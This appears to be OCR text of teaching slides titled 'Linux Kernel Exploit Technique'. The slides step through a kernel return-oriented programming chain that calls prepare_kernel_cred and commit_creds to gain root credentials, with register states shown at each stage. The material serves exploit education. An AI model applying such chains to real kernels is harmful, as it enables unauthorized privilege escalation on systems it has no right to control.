
$rip : pop rcx ; ret

[Register]

$rdi : &init_task_ptr

$rax : &root_cred_struct

$rcx : 0



pop rdi ; ret

init_task_ptr

prepare_kernel_cred

pop_rcx

0

mov rdi, rax ; rep movsq qword ptr [rdi], qword ptr [rsi] ; ret

commit_creds

….

Linux Kernel Exploit Technique


$rip : mov rdi, rax ; rep movsq qword ptr [rdi], qword ptr [rsi] ; ret

[Register]

$rdi : &init_task_ptr

$rax : &root_cred_struct

$rcx : 0



pop rdi ; ret

init_task_ptr

prepare_kernel_cred

pop_rcx

0

mov rdi, rax ; rep movsq qword ptr [rdi], qword ptr [rsi] ; ret

commit_creds

….

Linux Kernel Exploit Technique


$rip : mov rdi, rax ; rep movsq qword ptr [rdi], qword ptr [rsi] ; ret

[Register]

$rdi : **&root_cred_struct**

$rax : &root_cred_struct

$rcx : 0



pop rdi ; ret

init_task_ptr

prepare_kernel_cred

pop_rcx

0

mov rdi, rax ; rep movsq qword ptr [rdi], qword ptr [rsi] ; ret

commit_creds

….

Linux Kernel Exploit Technique

$rip : mov rdi, rax ; rep movsq qword ptr [rdi], qword ptr [rsi] ; ret

